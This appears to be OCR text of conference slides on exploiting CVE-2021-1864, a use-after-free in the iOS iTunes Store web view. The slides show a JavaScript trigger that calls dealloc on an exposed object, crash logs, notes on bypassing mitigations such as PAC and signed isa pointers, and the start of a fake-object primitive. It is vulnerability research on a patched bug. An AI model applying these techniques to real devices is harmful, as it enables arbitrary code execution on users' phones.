
- Objective-C Runtime uses various techniques to save memory
  - Tagged Pointer
  - Shared static instance for concrete data types
- The address of certain data are always static from dyld_shared_cache
  - `__kCFNumberNaN`: NaN
  - `__kCFNumberPositiveInfinity`: Infinity
  - `__kCFBooleanTrue`: true
  - `__kCFBooleanFalse`: false
- That's it: `addrof(false)`

UAF

Two-instruction bug, introduced by iOS 6:

```
bool +[SUScriptObject isSelectorExcludedFromWebScript:](id, SEL, SEL)
  MOV             W0, #0
  RET
```

What could possibly go wrong?



Documentation

`isSelectorExcludedFromWebScript:` lets the scripting environment know whether or not a given Objective-C method in your plug-in can be called from the scripting environment. A common mistake first-time plug-in developers make is forgetting to implement this method, causing the plug-in to expose no methods and making the plug-in unscriptable.

As a security precaution this method returns `YES` by default exposing no methods. You should expose only methods that you know are secure; to export a method, this function should return `NO` for that method's selector. You may only want to export one or two Objective-C methods to JavaScript. In the following example, the plug-in's `play` method can be called from JavaScript, but other methods cannot:

https://developer.apple.com/library/archive/documentation/InternetWeb/Conceptual/WebKit_PluginProgTopic/Tasks/WebKitPlugins.html

Documentation

`isSelectorExcludedFromWebScript:` lets the scripting environment know whether or not a given Objective-C method in your plug-in can be called from the scripting environment. A common mistake first-time plug-in developers make is forgetting to implement this method, causing the plug-in to expose no methods and making the plug-in unscriptable.

As a security precaution this method returns YES by default exposing no methods. You should expose only methods that you know are secure; to export a method, this function should return `NO` for that method's selector. You may only want to export one or two Objective-C methods to JavaScript. In the following example, the plug-in's `play` method can be called from JavaScript, but other methods cannot:


https://developer.apple.com/library/archive/documentation/InternetWeb/Conceptual/WebKit_PluginProgTopic/Tasks/WebKitPlugins.html

UAF

- `isSelectorExcludedFromWebScript:` is the access control between Objective-C and JavaScript world
- Typically the developer should use an allow list for the exported selectors
- By returning `NO`, all selectors are exposed to JavaScript
- Including `dealloc`
- Actually this is also the root cause of the info leak bug
  - The setter and getter of `scriptWindowContext` are visible to JS

Literally Use After Free

```
const w = iTunes.makeWindow();
w.dealloc();
w // dangling reference
```



UAF

```
Process 6554 stopped
* thread #10, name = 'WebThread', stop reason = EXC_BAD_ACCESS (code=1,
address=0xc727fc15c)
    frame #0: 0x000000019809e230 libobjc.A.dylib`objc_opt_respondsToSelector + 20
libobjc.A.dylib`objc_opt_respondsToSelector:
->  0x19809e230 <+20>: ldrsh  w9, [x2, #0x1c]
    0x19809e234 <+24>: tbz    w9, #0x1f, 0x19809e278    ; <+92>
    0x19809e238 <+28>: mov    x1, x8
    0x19809e23c <+32>: b      0x19807ecb8               ; <redacted>
Target 0: (MobileStore) stopped.
(lldb) bt
* thread #10, name = 'WebThread', stop reason = EXC_BAD_ACCESS (code=1,
address=0xc727fc15c)
  * frame #0: 0x000000019809e230 libobjc.A.dylib`objc_opt_respondsToSelector + 20
    frame #1: 0x00000001904a5190 WebCore`<redacted> + 24
    frame #2: 0x0000000191275ad0
WebCore`JSC::Bindings::RuntimeObject::getCallData(JSC::JSCell*) + 40
```

iOS 6

```
iTunesStoreUI:__text:37E10E54 __SUScriptObject_isSelectorExcludedFromWebScript__
iTunesStoreUI:__text:37E10E54                 MOVS            R0, #0
iTunesStoreUI:__text:37E10E56                 BX              LR
```

CVE-2021-1864


iTunes Store

Available for: iPhone 6s and later, iPad Pro (all models), iPad Air 2 and later, iPad 5th generation and later, iPad mini 4 and later, and iPod touch (7th generation)

Impact: An attacker with JavaScript execution may be able to execute arbitrary code

Description: A use after free issue was addressed with improved memory management.

CVE-2021-1864: CodeColorist of Ant-Financial LightYear Labs


MODERN OBJECTIVE-C
EXPLOITATION

Million $ Protections

- ASLR
  - Already bypassed
- WebKit
  - Some of the mitigations are not enabled, e.g. Gigacage
  - We don’t use JSC structures for the primitives at all. Who cares about structure id anyway?
  - APRR, Hardened JIT: looks promising to bypass
- PAC
  - The major problem
- Objective-C Runtime
  - Randomized cookie for NSInvocation
  - isa Pointer: signed but not checked
  - Tagged Pointer Obfuscation

Signed isa

```
(lldb) expr id $url = [NSURL URLWithString:@"https://"]
(lldb) x/4xg $url
0x28138c000: 0x015347820f5d2e19 0x0000000100001d80
0x28138c010: 0x0800010040014001 0x00000002830b4000
(lldb) disa -n objc_msgSend
libobjc.A.dylib`objc_msgSend:
    0x1c1a280e0 <+0>:   cmp    x0, #0x0                  ; =0x0
    0x1c1a280e4 <+4>:   b.le   0x1c1a281a4               ; <+196>
    0x1c1a280e8 <+8>:   ldr    x13, [x0]
    0x1c1a280ec <+12>:  and    x16, x13, #0x7ffffffffffff8
    0x1c1a280f0 <+16>:  xpacd  x16
```

On iOS 14.0 - 14.4, isa pointer is signed but not checked

Setup Debugging

- To debug the exploit on an up-to-date iOS device, we can import the private API to a debuggable App
- Reminder: UIWebView uses in-process rendering
- Load the frameworks
  - PrivateFrameworks/iTunesStoreUI.framework
  - Frameworks/StoreKit.framework
- Initialize a `SUWebViewController` and make it load the html
- Enable arm64e build slice for the App

fakeobj Primitive

There are dozens of -[SUScriptInterface make*] methods that allocate different types of object

```
-[SUScriptInterface makeAccount] SUScriptAccount
-[SUScriptInterface makeAccountPageWithURLs:] SUScriptAccountPageViewController
-[SUScriptInterface makeActivity] SUScriptActivity
-[SUScriptInterface makeButtonWithSystemItemString:action:] SUScriptButton
-[SUScriptInterface makeButtonWithTitle:action:] SUScriptButton
...
```

Allocate a new object and hold the dangling reference, then turn it to a type confusion.

But we need a malloc primitive with both controllable length and content

fakeobj Primitive

```
addrof('A'.repeat(192))
```

This doesn't work for reclaiming the freed memory

The `__NSCFString` is in the non-inline form holding the reference to a string in JavaScriptCore's heap

So does ArrayBuffer

```
struct __CFString {
    CFRuntimeBase base;
    union {
  struct __notInlineImmutable1 {
      void *buffer;
      CFIndex length;
      CFAllocatorRef contentsDeallocator;
  } notInlineImmutable1;
  struct __notInlineImmutable2 {
      void *buffer;
      CFAllocatorRef contentsDeallocator;  } notInlineImmutable2;
  struct __notInlineMutable notInlineMutable;
    } variants;
};
```

fakeobj Primitive

```
-[SUScriptFacebookRequest addMultiPartData:withName:type:]
```


```
url = [[NSURL alloc] initWithString:str];
if (url) {
  scheme = url.scheme;
  if ([scheme caseInsensitiveCompare:@"data"] == 0) {
    data = SUGetDataForDataURL(url, 0LL);
  }
}
```

When calling this method with a data URI, it decodes the data payload and put it in the same heap of Objective-C runtime

